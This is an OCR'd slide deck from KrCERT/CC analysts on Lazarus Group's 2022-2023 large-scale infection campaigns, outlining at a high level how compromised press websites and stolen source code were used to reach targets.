Lazarus Group's Undercover Operations : Large-Scale Infection Campaigns 2022-2023

Seulgi Lee
Dongwook Kim
Taewoo Lee

KrCERT/CC

CONTENTS

Introduction (Presenters)


Taewoo Lee (Malware Analyst)

Seulgi Lee (Malware Analyst)

Dongwook Kim (Incident Analyst)


Summary

- prerequisite: exploit code, reconnaissance, compromised press server
- Initial Access → Lateral Movement → Exfiltrate Data




Key Findings 1. Domino effect

Attacking software developers by abusing previously stolen source code




Key Findings 1. Domino effect

Injecting subsequent media websites, beginning with the first penetrated media website



Key Findings 2. Inevitable daily life




Target

CLICK!


Compromised Press

is Target?

